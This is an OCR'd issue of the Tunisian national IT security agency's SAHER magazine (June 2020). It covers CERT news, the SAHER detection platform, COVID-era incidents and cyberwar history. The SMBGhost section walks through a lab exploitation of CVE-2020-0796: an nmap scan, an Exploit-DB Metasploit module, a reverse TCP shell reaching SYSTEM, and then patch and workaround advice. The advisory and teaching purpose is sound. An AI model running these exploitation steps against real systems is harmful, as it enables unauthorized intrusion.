
SAHER Magazine

Agence Nationale de la Sécurité Informatique

N°11
Juin. 2020


SAHER

Présentation de la plateforme nationale de détection précoce des attaques



Cyberguerre

Réalité ou Science-fiction ?



Cisco Smart Install


Une faille RCE qui touche les équipements Cisco

الوكالة الوطنيّة للسّلامة المعلوماتيّة
Agence Nationale de la Sécurité Informatique

13 Mai 2020

1ère rencontre des CERTs tunisiens

Dans le cadre de la collaboration des CERTs (Computer Emergency Response Team) tunisiens en matière de sécurité informatique, une première réunion à eu lieu le Mercredi 13 Mai 2020 sous forme d'une visioconférence conformément aux dispositions sanitaires imposées pour lutter contre la propagation du COVID 19.
Ont pris part à cette réunion, des représentants de plusieurs CERTs séctoriaux (CERT santé, CERT Social et le Financial CERT) , le CERT national (ANSI) ainsi qu'un CERT privé (CSIRT.TN) et durant laquelle les intervenants ont exposé leurs expériences en cette conjoncture exceptionnelle.



En effet, cette première visioconférence a permis aux différents participants de discuter les attaques et les incidents ayant été détectés durant la période du confinement ainsi que la stratégie de chaque CERT pour pallier leur impact.
Enfin, cette réunion a permis, également, de consolider les efforts de tous les acteurs, nationaux et privés, pour améliorer le niveau de sécurité du Cyberespace tunisien et a été une occasion pour mettre en place les bases fondamentales d'une étroite collaboration entre les CERTs tunisiens.

27 Mai 2020

Workshop CNTE

Une séance de travail a été organisée au siège du Centre national des technologies de l'éducation (CNTE), dans la matinée du mercredi 27 mai 2020, sous la supervision de M. Chawki Gaddes, président l'Instance nationale de protection des données personnelles, M. Naoufel Frikha, directeur général de l'Agence nationale de la sécurité informatique et Mme Walaa Al-Turki, directrice du Centre, pour discuter et adopter des mécanismes d'interfonctionnement garantissant la disponibilité des services Internet en milieu scolaire de manière sûre et sécurisée.

17 Juin 2020

Séminaire virtuel sur la souveraineté numérique

L'ANSI a participé le mercredi 17 Juin 2020, au séminaire virtuel sur la souveraineté numérique. Ce séminaire a été organisé par le Centre Tunisien des Etudes de la Sécurité Globale - CTESG, en coopération avec d'autres organismes tels que IPASSS, IGFTunisie, OpenDataForum, CONECT, Chapitre2, CIPE.

03 Juin 2020

Visite de M. le Ministre des TICs

Le ministre des Technologies de la communication et de la transformation numérique, M. Mohammed Fadel Kraiem, s'est rendu au siège de l'Agence Nationale de Sécurité Informatique le mercredi matin 03 juin 2020 pour voir les conditions de travail dans ses différentes structures.
Au cours de cette visite, les tâches et les capacités de travail de l'agence ont été examinées. Le ministre a souligné les priorités stratégiques auxquelles il fallait accorder la plus haute importance, en particulier la garantie de la souveraineté numérique.

À cette occasion, le ministre a apprécié les efforts déployés par les cadres et le personnel de l'Agence pour assurer la sécurisation et le renforcement des systèmes d'information.
Il a également noté le role de l'agence dans la sensibilisation des utilisateurs d'Internet, qu'ils soient des particuliers ou des institutions, aux cyber-risques qui se sont intensifiés, en particulier au cours de la dernière période coïncidant avec la pandémie du virus Corona, caractérisée par le travail à distance et le recours à des applications sécurisées pour servir des réunions à distance.

25 Juin 2020

4ème Webinaire

L'Agence Nationale de la Sécurité Informatique a participé au quatrième webinaire, organisé par Le Club-DSI Tunisie, de la série de webinaires, ouverte au public, autour du thème de la transformation digitale de l'administration tunisienne: “Stratégie nationale cyber sécurité : vers une protection effective”, Jeudi 25 Juin 2020 de 19h à 20h30.

L'événement a été organisé sous forme de panel, et a abordé les axes suivants:
1- Présentation de la stratégie nationale (de l'analyse des risques et de maturité vers la stratégie).
2- Plan d'exécution (stratégies sectorielles et Initiatives nationales).
3- Exemples d'implémentation:
   a. Mise à niveau de l'organisation nationale cyber sécurité.
   b. Protection des infrastructures critiques.

29 Juin 2020

Le CERT bancaire "Financial CERT" adhère au Forum FIRST

Le premier CERT sectoriel, Financial CERT, vient d'adhérer au forum international FIRST (Forum of Incident Response and Security Teams) et ce, le 29 Juin 2020. Le Financial CERT devient alors le 3ème CERT tunisien à rejoindre le FIRST après TunCERT (le CERT national, membre depuis 15 mai 2007) et CSIRT.tn (le premier CERT privé, membre depuis 12 avril 2019).
Avec ces trois CERTs, membres du FIRST, la Tunisie garde sa 2ème place en Afrique et dans le monde arabe des pays ayant au moins 3 CERTs.

L'ANSI continue à croire que la mise en place des CERTs dans les secteurs névralgiques ne peut qu'améliorer la sécurité du cyberespace tunisien, c'est pour celà que l'accompagnement et la mise en place de nouveau CERTs ainsi que le sponsoring de ces derniers pour l'adhésion au forum FIRST ont toujours été une de ses priorités.

Tunisian FinancialCERT


Team Information

Team name	Tunisian FinancialCERT
Official team name	Tunisian FinancialCERT
Member since	June 29, 2020
Host organization	APTBEF
Country of team	Tunisia TN
Date of establishment	2017-06-01
Website	https://www.financialcert.tn

25 Juin 2020

Colloque sur les "Fake news"

Intervention de M.Naoufel Frikha, Directeur Général de l'Agence Nationale de la Sécurité Informatique lors d'un colloque ayant pour thème : *"Les «fake news» et leur impact sur l'opinion publique et la vie politique en Tunisie"* organisé par l'Association des Anciens Officiers de l'Armée Nationale.



SMBGhost

Une vulnérabilité critique de RCE SMBv3

Microsoft a annoncé l'existence d'une vulnérabilité de débordement de tampon dans SMBv3 (CVE-2020-0796).
Server Messenger Block (SMB) est un protocole Microsoft qui permet de partager des ressources telles que des partages de fichiers et des imprimantes sur le réseau.
SMBv3 contient une vulnérabilité dans la gestion de la compression, cette vulnérabilité peut permettre à un attaquant distant non authentifié d'exécuter du code arbitraire sur un système vulnérable. Il a été signalé que cette vulnérabilité est "wormable".
"SMB Ghost" ou "CoronaBlue", affecte le protocole Server Message Block (SMB) de Microsoft, le même protocole qui a également permis l'attaque du ver "Wannacry" en 2017.

Détails et impacts de la vulnérabilité
La faille de sécurité référencée CVE-2020-0796 provient d'une erreur au sein de la gestion des connexions entrantes qui utilisent la compression sur le protocole Server Message Block 3.1.1 (SMBv3). Un attaquant parvenant à exploiter cette vulnérabilité peut exécuter du code arbitraire à distance sans authentification préalable.

On distingue deux scénarios permettant l'exploitation de la vulnérabilité :
• Tous les serveurs SMBv3 ayant la fonctionnalité de compression activée ;
• Tous les clients se connectant à un serveur malveillant via le protocole SMBv3.
Microsoft a indiqué qu'à minima les versions suivantes de Windows sont impactées :

- Windows 10 Version 1903 pour 32-bit Systems
- Windows 10 Version 1903 pour ARM64-based Systems
- Windows 10 Version 1903 pour x64-based Systems
- Windows 10 Version 1909 pour 32-bit Systems
- Windows 10 Version 1909 pour ARM64-based Systems
- Windows 10 Version 1909 pour x64-based Systems
- Windows Server, version 1903 (Server Core installation)
- Windows Server, version 1909 (Server Core installation)

Cette vulnérabilité est considérée comme "wormable", ce qui signifie que la vulnérabilité peut être exploitée de manière automatique sans interaction avec l'utilisateur, à l'image de la vulnérabilité EternalBlue (MS17-010), ayant causé la vague d'attaques par ransomware WannaCry et NotPetya.

Analyse technique
Pour mieux expliquer l'impact de cette vulnérabilité, nous allons simuler l'exploit de CVE-2020-0796.

1. Collecte d'informations
Le port 445 pour SMBv3 ouvert est utilisé pour établir une connexion avec l'appareil infecté (figure 1).

```
kali@kali:~$ sudo nmap -sM -vv -p445 192.168.3.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-30 16:27 EDT
Initiating ARP Ping Scan at 16:27
Scanning 192.168.3.3 [1 port]
Completed ARP Ping Scan at 16:27, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:27
Completed Parallel DNS resolution of 1 host. at 16:27, 13.00s elapsed
Initiating Maimon Scan at 16:27
Scanning 192.168.3.3 [1 port]
Completed Maimon Scan at 16:27, 0.23s elapsed (1 total ports)
Nmap scan report for 192.168.3.3
Host is up, received arp-response (0.00042s latency).
Scanned at 2020-05-30 16:27:20 EDT for 13s

PORT    STATE         SERVICE      REASON
445/tcp open|filtered microsoft-ds no-response
MAC Address: 00:0C:29:1D:0A:9D (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
           Raw packets sent: 3 (108B) | Rcvd: 1 (28B)
kali@kali:~$
```

Figure 1: Scan du port 445 avec l'outil "nmap"

2. Recherche de l'exploit

Puisque la vulnérabilité est assez récente, on doit chercher et ajouter l'exploit manuellement dans metasploit.
Lien : https://www.exploit-db.com/exploits/48267
Copier le fichier "cve_2020_0796_smbghost.rb" dans le framework metasploit :

```
kali@kali:~/Desktop/Lab_CVE/CVE-2020-0796 $ sudo cp cve_2020_0796_smbghost.rb /usr/share/metasploit-framework/modules/exploits/windows/local/
```

On vérifie que l'exploit "smbghost" est pris en considération par metasploit :

```
msf5 > search smbghost

Matching Modules
================

   #  Name                                      Disclosure Date  Rank  Check  Description
   -  ----                                      ---------------  ----  -----  -----------
   0  exploit/cve_2020_0796_smbghost            2020-03-13       good  Yes
   1  exploit/windows/local/cve_2020_0796_smbghost  2020-03-13       good  Yes    SMBv3 Compression Buffer Overflow


msf5 >
```

3. Exécution de l'exploit

```
msf5 exploit(multi/handler) > use exploit/windows/local/cve_2020_0796_smbghost
msf5 exploit(windows/local/cve_2020_0796_smbghost) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/cve_2020_0796_smbghost) > exploit

[*] Started reverse TCP handler on 192.168.3.4:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Launching notepad to host the exploit...
[+] Process 1544 launched.
[*] Reflectively injecting the exploit DLL into 1544...
[*] Injecting exploit into 1544...
[*] Exploit injected. Injecting payload into 1544...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 3 opened (192.168.3.4:4444 → 192.168.3.3:49892) at 2020-05-19 03:22:23 -0400


C:\Windows\system32>
```

4. Succès de l'exploit

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Comment se protéger de cette faille de SMBv3 ?

- Installer le correctif de sécurité relatif à cette faille (KB4551762)
  https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796

- Sinon, une solution de contournement consiste à désactiver la compression SMBv3:
  • Commande PowerShell pour activer le contournement

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompres-
sion -Type DWORD -Value 1 -Force
```

  • Commande PowerShell pour désactiver le contournement et revenir à l'état initial

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompres-
sion -Type DWORD -Value 0 -Force
```

- Bloquer inbound et outbound SMB (au niveau du Firewall)
  Bloquer les connexions SMB sortantes (port TCP 445 pour SMBv3) du réseau local vers le WAN. S'assurer également que les connexions SMB provenant d'Internet ne sont pas autorisées à se connecter en entrée à un réseau local d'entreprise.

Sources

https://kb.cert.org/vuls/id/872016/
https://www.carbonblack.com/2020/03/17/threat-analysis-cve-2020-0796-eternaldarkness-ghostsmb/

SAHER

Plateforme nationale de détéction précoce des attaques

Au cours de ces dernières années, nous avons vécu des risques potentiels suite à des attaques cybernétiques sophistiqués et parfois non prédictibles et qui montrent que plusieurs acteurs malveillants ont la capacité de compromettre ou de contrôler des millions de systèmes informatiques appartenant aux gouvernements, aux entreprises privées et aux citoyens ordinaires.

Information Sharing & Analysis Center

Dans le cadre de veille sur la protection des infrastructures informationnelles critiques, l'Agence Nationale de Sécurité Informatique (ANSI) et sa structure opérationnelle (TunCERT) travaillent depuis des années sur le développement d'un centre d'Analyse et de partage de l'information appelé ISAC « Information Sharing and Analysis Center » dont ces principaux rôles sont la collecte, l'analyse et le partage des évènements liés à la cyber-sécurité.

Rôles de l'ISAC

L'ISAC est une compilation de plusieurs outils qui intègre des éléments techniques et des composants de gestion des flux d'information afin de rassembler des données relatives à la cyber-sécurité qui seront analysés avec des méthodes intelligentes. Ce qui permet d'évaluer et de mesurer les risques et les menaces et d'analyser les impacts sur les différents composants du cyberespace national. L'ISAC représente donc un système de support décisionnel pour aider à mesurer le niveau d'alerte de sécurité national à partir d'une énorme quantité d'événements analysés.

Objectifs de l'ISAC

- Mesurer la température (niveau d'alerte) de cyberespace national, par l'extraction des indicateurs globaux informant sur les menaces potentiels

- Fournir une plateforme de suivi des attaques cybernétique et permettant d'offrir un support d'investigation pour les incidents de sécurité informatique

- Implémenter et développer des solutions de détection et retraçage des attaques cybernétique en utilisant des technologies avancées tel que les systèmes de détection d'intrusion distribués (D-IDS), les réseaux de pots de miels (Honeynet) et les capteurs de trafics malicieux (sensors)

- Surveiller les nœuds critiques, comme les serveurs des FAI (DNS, Mail) et les routeurs Internet, afin de détecter les anomalies et les intrusions qui peuvent résulter des attaques cybernétiques

- Développer un système de détection des propagations virales (virus, botnets, torjans) à l'échelle national afin d'identifier les sources d'infection, les types des malwares et les contrôleurs des bots et implémenter des mécanismes de clean-up en partageant les sources des données avec les FSI

- Construire une base de connaissances (les types d'attaques, les exploits, les sources d'attaques, les listes noire, les ports ciblés, les vulnérabilités exploitées) qui constituent les ressources de partage




Figure 1: Architecture de la plateforme SAHER

- Détecter les attaques qui ciblent les sites Web hébergés dans le cyberespace national. En effet, les applications web sont les premières cibles des attaques, et surtout les sites d'e-commerce qui représentent des enjeux économiques

- Améliorer les capacités de surveillance et de détection, afin d'assurer une meilleure visibilité sur le cyberespace moyennant la pletforme SAHER.

Plateforme SAHER

La plateforme nationale de la supervision des attaques cybernétiques « SAHER » :

SAHER représente la plateforme technique de l'ISAC au niveau de TunCERT qui regroupe un ensemble d'outils techniques développés dans d'un environnement open source.

SAHER se compose de trois principales étapes qui sont la collecte, la détection et la réponse (voir figure 1).

La collecte d'information (Information Gathering): An niveau de ce processus on doit identifier les sources potentielles, qui sont les plus exposés et qui fournissent des données importantes, comme les fournisseurs de services Internet (FSI/ISP), le gouvernement, les hautes institutions, les données collectées peuvent prendre différentes formes:

- Alerte générée par des capteurs «sensors/collectors» (IDS, antivirus, pare-feu ...)
- Le signalement des incidents
- Incident rapporté par les outils de sécurité
- Information sur la propagation des malwares
- Détection d'anomalie sur un système critique
- Donnée reçue par une entité externe (les CERTs internationaux, les Organisations coopérantes, des laboratoires de recherche en sécurité...)

La détection se fait moyennant la corrélation des événements déjà collectés dans la phase précédente. Ce processus permet de trouver des relations entre des événements indépendants.

La réponse aux menaces/incidents est assurée à la fois par l'équipe veille SOC et l'équipe de réponse aux incidents CSIRT. Ce processus consiste à informer les partenaires par les menaces détectées.

ISAC & COVID-19

Alors que la pandémie de coronavirus COVID-19 continue de se propager dans le monde entier, les acteurs de la cybermenace tentent de tirer profit de la crise sanitaire mondiale en développant des logiciels malveillants ou en lançant des attaques sur le thème du COVID-19.

Vol de données personnelles, fuite de données confidentielles, indisponibilité de systèmes indispensables à la gestion de la crise sanitaire... Les impacts pourraient être critiques.

La pandémie que nous vivons augmente considérablement le risque cybersécurité :

- Les acteurs malveillants profitent de l'inquiétude générée pour diffuser de fausses informations, malwares et arnaques en tout genre.
- La généralisation du télétravail, qui n'a pas nécessairement pu être préparée de façon sécurisée.

Incidents traités

Durant cette période, l'Agence Nationale de la Sécurité Informatique a traité plusieurs incidents de type

- Phishing
- Extorsion
- Ransomware (VoidCrypt, Mespinoza, DJVU, Dharma)
- Tentatives d'attaques depuis des IP Tunisiennes
- Validation des vulnérabilités (faille@ansi.tn)
- Typosquattage

La figure 2 illustre la répartition des incidents traités par l'ANSI durant cette période.




Figure 2: Répartition des incidents traités par l'ANSI durant la crise COVID-19

Vague de Phishing

Depuis la période de la crise sanitaire COVID19, l'Agence Nationale de la Sécurité Informatique a observé plusieurs vagues de phishing ciblant les étudiants et les citoyens d'une manière générale.

Dernièrement, l'ANSI a observé une nouvelle vague de phishing qui se propage sur Facebook usurpant les pages de plusieurs enseignes.
En effet, ce type des pages, conçues par des pirates informatiques demandent aux utilisateurs de remplir un formulaire en les faisant croire qu'ils peuvent bénéficier d'une prime sociale, d'un bon d'achat ou d'une possibilité de recrutement. En réalité, cette opération d'inscription se fait via un site web malveillant ayant la charte graphique de Facebook et dont l'objectif est de pirater les paramètres d'accès Facebook des victimes.

L'ANSI a mené ses efforts pour remédier à ces vagues moyennant des alertes de sensibilisation et de reporting des sites malicieux en tant que site de phishing.

Cyberguerre

Internet est devenu le théatre de multiple confrontations internationales. Cette nouvelle guerre est invisible, intouchable, et pourtant elle peut paraliser même les plus grandes puissances mondiales.

Depuis l'aube de l'humanité, la guerre a fait partie intégrante de l'histoire. l'Homme n'a pas cessé de développer et d'inventer de nouvelles armes pour confirmer sa supériorité face à l'ennemi. Evoluant de simple arc et flèches durant la préhistoire, aux épées en acier durant l'age de bronze, en arrivant à l'invention des armes à feu et des bombes après la révolution industrielle.

Aujourd'hui, en 2020, le nombe des appareils connectés à Internet a dépassé les 50 milliards. On vit dans un monde interconnecté, et si un jour les historiens auront à qualifier notre époque, ça sera sans doute l'ère de l'information.

Naturellement, cette évolution numérique a été accompagnée par le développement d'une nouvelle arme: les cyber-attaques, et d'un nouveau type de guerre: la cyberguerre.

D'énormes sommes d'argent sont dépensées par les armées partout dans le monde pour s'équiper des dernières technologies de pointes, et des meilleurs systèmes de défense contre ces nouvelles attaques.

Figure 1: Le soldat de bronze
La statue à l'origine de la cyberguerre de 2007 entre la Russie et l'Estonie

Dans cet article, on va étudier quelques exemples de cyberguerre, les motivations, les impacts et les mesures prises post-attaque.

Historique

La première attaque concidérée comme acte de cyberguerre date de 2003, et a été baptisée "Titan Rain". Il s'agit d'une série d'attaques APT (Advanced Persistent Threat) qui auraient duré plus de 3 ans. Le gouvernement Américain a localiser l'origine de l'attaque: la province de Guangdong en Chine.

Les pirates, qui auaient été commandité par l'armée populaire de libération Chinoise, ont attaqué des réseaux informatiques du secteur défense des États-Unis et du Royaume-Uni, des fabricant d'armes comme "Lockheed Martin", "Sandia National Laboratories", "Redstone Arsenal", le FBI et la NASA.

Cette attaque a affecté à jamais la relation de confiance entre les deux pays, à savoir l'USA et la Chine.

Une deuxième attaque s'est déroulée quelques années après. Elle a touché l'un des pays les plus connectés au monde : l'Estonie.

Au printemps de 2007, un nombre important d'attaques de déni de service distribuées (DDoS) a ciblé une centaine de site web. L'attaque a mis hors ligne des sites du gouvernement, des banques, des médias, etc...

Le pays derrière cette attaque était la Russie. En effet, le déplacement d'une statue à la mémoire de la guerre soviétique (voir figure 1) a déclanché un incident diplomatique entre les 2 nations. Le conflit a vite évolué, et s'est transformé en cyberattaque. Les experts ont confirmé que cette attaque a atteint un niveau de sophistication sans précédent.

Comme résultat direct de cette attaque, le Centre d'Excellence de Cyberdéfense Coopérative de l'OTAN (NATO CCD COE) a été créé à Tallin en Estonie. Il s'agit d'une organisation militaire internationale dont la mission est d'améliorer les capacités, la coopération et le partage d'information entre les pays membres et partenaires de l'OTAN dans le domaine de cyberdéfense.

Ces incidents ont marqué le début d'une nouvelle guerre invisible, qui ignore les notions de frontière, de langue ou de distance. Aucun pays n'est à l'abri de cette menace.

Types des cyber-attaques

- Espionnage :

L'espionnage est la collecte clandestine de renseignements à son profit. Un renseignement est une information, secrète ou privée, estimée pour sa valeur et sa pertinence. Ce type d'attaque demande de la patience et de la furtivité. Une attaque de ce type peut durer plusieurs années, durant laquelle l'attaquant doit rester indétectable.

Un exemple très populaire d'espionnage est celui du programme de surveillance de la NSA connu sous le nom de "PRISM" qui a été révélé par un ancien consultant nommé Edward Snowden.

PRISM est un programme américain de surveillance électronique par la collecte de renseignements à partir d'Internet et d'autres fournisseurs de services électroniques. Il a été créé en décembre 2007 sous la présidence de George W. Bush, et a été renouvelé par Barack Obama.

En juin 2013, le quotidien britannique The Guardian affirme, à la suite des révélations d'Edward Snowden, que la NSA dispose d'un accès direct aux données hébergées par les géants américains des nouvelles technologies, parmi lesquels Google, Facebook, YouTube, Microsoft, Yahoo!, Skype, AOL et Apple. Barack Obama le présente comme un outil de lutte anti-terroriste.

Le scandale des écoutes de la NSA a eu des répercussions politiques (des pétitions émises par les pays Européens) et économiques sur des entreprises américaines complices dans le projet PRISM.

Figure 3: Edward Snowden

- Sabotage :

Le but ultime d'une guerre est de détruire l'ennemi. Le sabotage s'inscrit dans cet esprit, il s'agit d'une frappe stratégique, avec une connaissance préalable des points de faiblesse de l'ennemi, et ayant pour but de faire un maximum de dégats.

Durant la dernière décennie, on a constaté l'émergence de nouvelles technologies comme les systèmes industriels de 4ème génération, les sys-

Figure 4: Un manifestant tenant une bannière avec une photo du président américain Barack Obama, pour protester contre le programme de surveillance Internet de la NSA: "PRISM" (Hanover, Allemagne).

Figure 2: Cible de Stuxnet - Installation d'enrichissement nucléaire de l'Iran à Natanz, à 300 kilomètres au sud de la capitale Téhéran, Iran.

tèmes de transport connectés, les smarts grid, IoT. Ces technologies sont vulnérables au attaques cybernétiques, et peuvent être utilisés pour infliger des dégats matériels, économiques et même humains.

Parmis les attaques de sabotage figure l'opération "Olympic Games", connue aussi pour l'utilisation de "Stuxnet".

"Stuxnet" est le nom d'un ver informatique (worm) qui cible les systèmes industriel SCADA. Il a été découvert en 2010 par VirusBlokAda. Vu la compléxité de ce malware, on a vite réalisé qu'il s'agit d'une cyber-arme. Ce ver a été utilisé dans une attaque informatique d'une ampleur et d'une complexité sans précédent visant à saboter le programme nucléaire iranien. Aucun pays n'a revendiqué officiellement cette attaque, mais de nombreuse sources concordent sur l'implication de la NSA et de l'unité israélienne 8200 dans la conception et l'utilisation de ce malware.

En effet, il a été programmé à faire touner les centrifugeuses de l'enrichissement de l'uranium à un rythme qui provoque une défaillance mécanique.

"Stuxnet" n'a jamais été destiné à se propager en dehors des équipements cibles à l'installation nucléraire à Natanz. Malheureusement, il a échappé au contrôle de ses créateurs.

Stuxnet est concidéré comme la première arme de sabotage électronique. Il a nécessité des années de préparation et des millions de dollars dépensés dans la collecte de renseignements, développement, et exécution de l'attaque.

Un autre exemple de cyber-sabotage : "NotPetya". C'est une version modifiée du ransomware Petya. Ce malware a été utilisé durant les cyber attaques contre l'Ukraine du 27 au 28 juin 2017.

Durant cette attaque, plusieurs ministères ukrainiens, banques, systèmes de métro, aéroports et opérateurs de télécommunication ont été affecté. Sur les postes infectés par le ransomware, les données ont été endommagés (et non pas chiffrés comme un ransomware classique) et donc impossible à récupérer même après paiement. Donc il est clair que le but de l'attaquant est la destruction des système.

Quelques jours après l'attaque, le service de sécurité d'Ukraine (SBU) a annoncé que la Russie a été derrière cet incident. ESET a identifié l'équipe qui a exécuté l'attaque: il s'agit du fameux groupe TeleBots, qui a été derrière d'autres malware comme BlackEnergy.

- Hacktivisme :

